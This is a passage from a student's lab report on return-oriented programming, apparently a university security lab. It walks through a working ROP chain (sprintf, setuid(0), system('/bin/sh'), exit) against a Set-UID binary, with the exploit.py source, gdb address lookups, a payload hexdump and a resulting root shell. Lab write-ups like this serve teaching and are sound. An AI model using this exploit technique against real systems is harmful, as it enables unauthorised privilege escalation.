Address of str[] inside main():  0xffffc9a4
Input size: 472
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/shshell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Explanation:

The leave; ret gadget is used to pivot the stack between function calls. This enables chaining multiple printf() calls with arguments by repeatedly adjusting the stack frame, demonstrating practical ROP chaining with parameter passing.

Task 5.4: Return Oriented Programming with setuid

In this task, we extend the ROP chaining technique to bypass the shell's privilege-dropping defense by first using multiple sprintf() calls to write zeros

dynamically into memory, thereby setting up setuid(0), and then chaining system("/bin/sh") to obtain a root shell from the Set-UID program, finishing with exit() for clean termination.

Step1: First we turn off ASL randomization

85)Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>
```

Step2: We compile the C code (stack_rop.c) without stack protector and nx stack.

86)Command: gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>ls
 Labsetup   Labsetup.zip  'Return to Libc - Student Copy.docx.pdf'   ROP   ROP_arg   ROP_printf   ROP_SetUID
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>cd ROP_SetUID/
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>ls
exploit.py  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Set ownership and setuid:

87)Command: sudo chown root stack_rop

88)Command: sudo chmod 4755 stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>sudo chown root stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>sudo chmod 4755 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Verify setuid:

89)Command: ls -l stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>ls -l stack_rop
-rwsr-xr-x 1 root seed 18724 Feb 23 20:34 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Step3: Create the Badfile (remove if exists)

90)Command: touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>ls
exploit.py  stack_rop  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>ls
badfile  exploit.py  stack_rop  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Step3.5: Export bash shell

91)Command: export MYSHELL=/bin/sh

92)Command: env | grep MYSHELL

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>export MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>env | grep MYSHELL
MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Step4: Get addresses outside of GDB

93)Command: ./stack_rop ---> This will provide "/bin/sh" string address (sh_addr) and address of ebp_foo and offset (ebp address - buffer address)

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>./stack_rop
The '/bin/sh' strings address : 0xffffd40a
Address of str[] inside main():  0xffffc9a4
Input size: 0
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
Returned Properly
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

The address of “/bin/sh” is: 0xffffd40a


The address of ebp_foo is: 0xffffc988

Distance (EBP - buffer) in bytes: 112

Step5: Get system(), exit(), setuid() and sprintf() address

94)Command:

gdb -q stack_rop



gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ p setuid
gdb-peda$ p sprintf
gdb-peda$ disassemble bar
gdb-peda$ q

```
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP_SetUID/stack_rop
The '/bin/sh' strings address : 0xffffd455
Address of str[] inside main():  0xffffc944
Input size: 0
Address of buffer[] inside foo():  0xffffc8b8
Frame Pointer value inside foo():  0xffffc928
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 1771) exited with code 01]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0c360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xf7e93da0 <setuid>
gdb-peda$ p sprintf
$4 = {<text variable, no debug info>} 0xf7e1ad90 <sprintf>
gdb-peda$ disassemble bar
Dump of assembler code for function bar:
   0x565562ed <+0>:     endbr32
   0x565562f1 <+4>:     push   ebp
   0x565562f2 <+5>:     mov    ebp,esp
   0x565562f4 <+7>:     push   ebx
   0x565562f5 <+8>:     sub    esp,0x4
   0x565562f8 <+11>:    call   0x5655644f <__x86.get_pc_thunk.ax>
   0x565562fd <+16>:    add    eax,0x2cc7
   0x56556302 <+21>:    mov    edx,DWORD PTR [eax+0x44]
   0x56556308 <+27>:    lea    ecx,[edx+0x1]
   0x5655630b <+30>:    mov    DWORD PTR [eax+0x44],ecx
   0x56556311 <+36>:    sub    esp,0x8
   0x56556314 <+39>:    push   edx
   0x56556315 <+40>:    lea    edx,[eax-0x1f3c]
   0x5655631b <+46>:    push   edx
   0x5655631c <+47>:    mov    ebx,eax
   0x5655631e <+49>:    call   0x565560c0 <printf@plt>
   0x56556323 <+54>:    add    esp,0x10
   0x56556326 <+57>:    nop
   0x56556327 <+58>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655632a <+61>:    leave
   0x5655632b <+62>:    ret
End of assembler dump.
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

The address of system is: 0xf7e0c360
The address of exit is: 0xf7dfeec0

The address of setuid is: 0xf7e93da0
The address of sprintf is: 0xf7e1ad90
The address of leaveret is: 0x5655632a

Step6: Construct the exploit.py file:

95)Edit: nano exploit.py

```
  GNU nano 4.8                                                exploit.py
#!/usr/bin/env python3
import sys

def tobytes(value):
        return(value).to_bytes(4,byteorder='little')

content = bytearray(0xaa for i in range(112))

sh_addr = 0xffffd40a
leaveret = 0x5655632a
sprintf_addr = 0xf7e1ad90
setuid_addr = 0xf7e93da0
system_addr = 0xf7e0c360
exit_addr = 0xf7dfeec0
ebp_foo = 0xffffc988

#Calculate address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo + 12 + 5*0x20

#get the address of byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

content = bytearray(0xaa for i in range(112))

#use leaveret to return to first sprintf()
ebp_next = ebp_foo + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

#sprintf(dst, src)
for i in range(4):
        ebp_next += 0x20
        content += tobytes(ebp_next)
        content += tobytes(sprintf_addr)
        content += tobytes(leaveret)
                                                [ Wrote 64 lines ]
```

Explanation:

Step7: Make the exploit.py file executable and generate exploit:

96)Commands:

chmod +x exploit.py
./exploit.py
hexdump -v -C badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>chmod +x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>hexdump -v -C badfile
00000000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000010  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000020  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000060  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000070  a8 c9 ff ff 2a 63 55 56  41 41 41 41 41 41 41 41  |....*cUVAAAAAAAA|
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000090  c8 c9 ff ff 90 ad e1 f7  2a 63 55 56 34 ca ff ff  |........*cUV4...|
000000a0  11 d4 ff ff 41 41 41 41  41 41 41 41 41 41 41 41  |....AAAAAAAAAAAA|
000000b0  e8 c9 ff ff 90 ad e1 f7  2a 63 55 56 35 ca ff ff  |........*cUV5...|
000000c0  11 d4 ff ff 41 41 41 41  41 41 41 41 41 41 41 41  |....AAAAAAAAAAAA|
000000d0  08 ca ff ff 90 ad e1 f7  2a 63 55 56 36 ca ff ff  |........*cUV6...|
000000e0  11 d4 ff ff 41 41 41 41  41 41 41 41 41 41 41 41  |....AAAAAAAAAAAA|
000000f0  28 ca ff ff 90 ad e1 f7  2a 63 55 56 37 ca ff ff  |(.......*cUV7...|
00000100  11 d4 ff ff 41 41 41 41  41 41 41 41 41 41 41 41  |....AAAAAAAAAAAA|
00000110  48 ca ff ff a0 3d e9 f7  2a 63 55 56 ff ff ff ff  |H....=..*cUV....|
00000120  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000130  68 ca ff ff 60 c3 e0 f7  2a 63 55 56 0a d4 ff ff  |h...`...*cUV....|
00000140  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000150  ff ff ff ff c0 ee df f7                           |........|
00000158
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

./stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>./stack_rop
The '/bin/sh' strings address : 0xffffd40a
Address of str[] inside main():  0xffffc9a4
Input size: 344
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
# whoami
root
# ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 23 18:57 /bin/sh -> /bin/zsh
# exit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_SetUID
$>
```

Explanation:
Here ROP is used to first call setuid(0) to ensure the process retains root privileges, and then call system("/bin/sh"). Additional calls like sprintf() help construct necessary

memory values dynamically. This shows how attackers combine multiple libc functions to bypass defenses and achieve privilege escalation.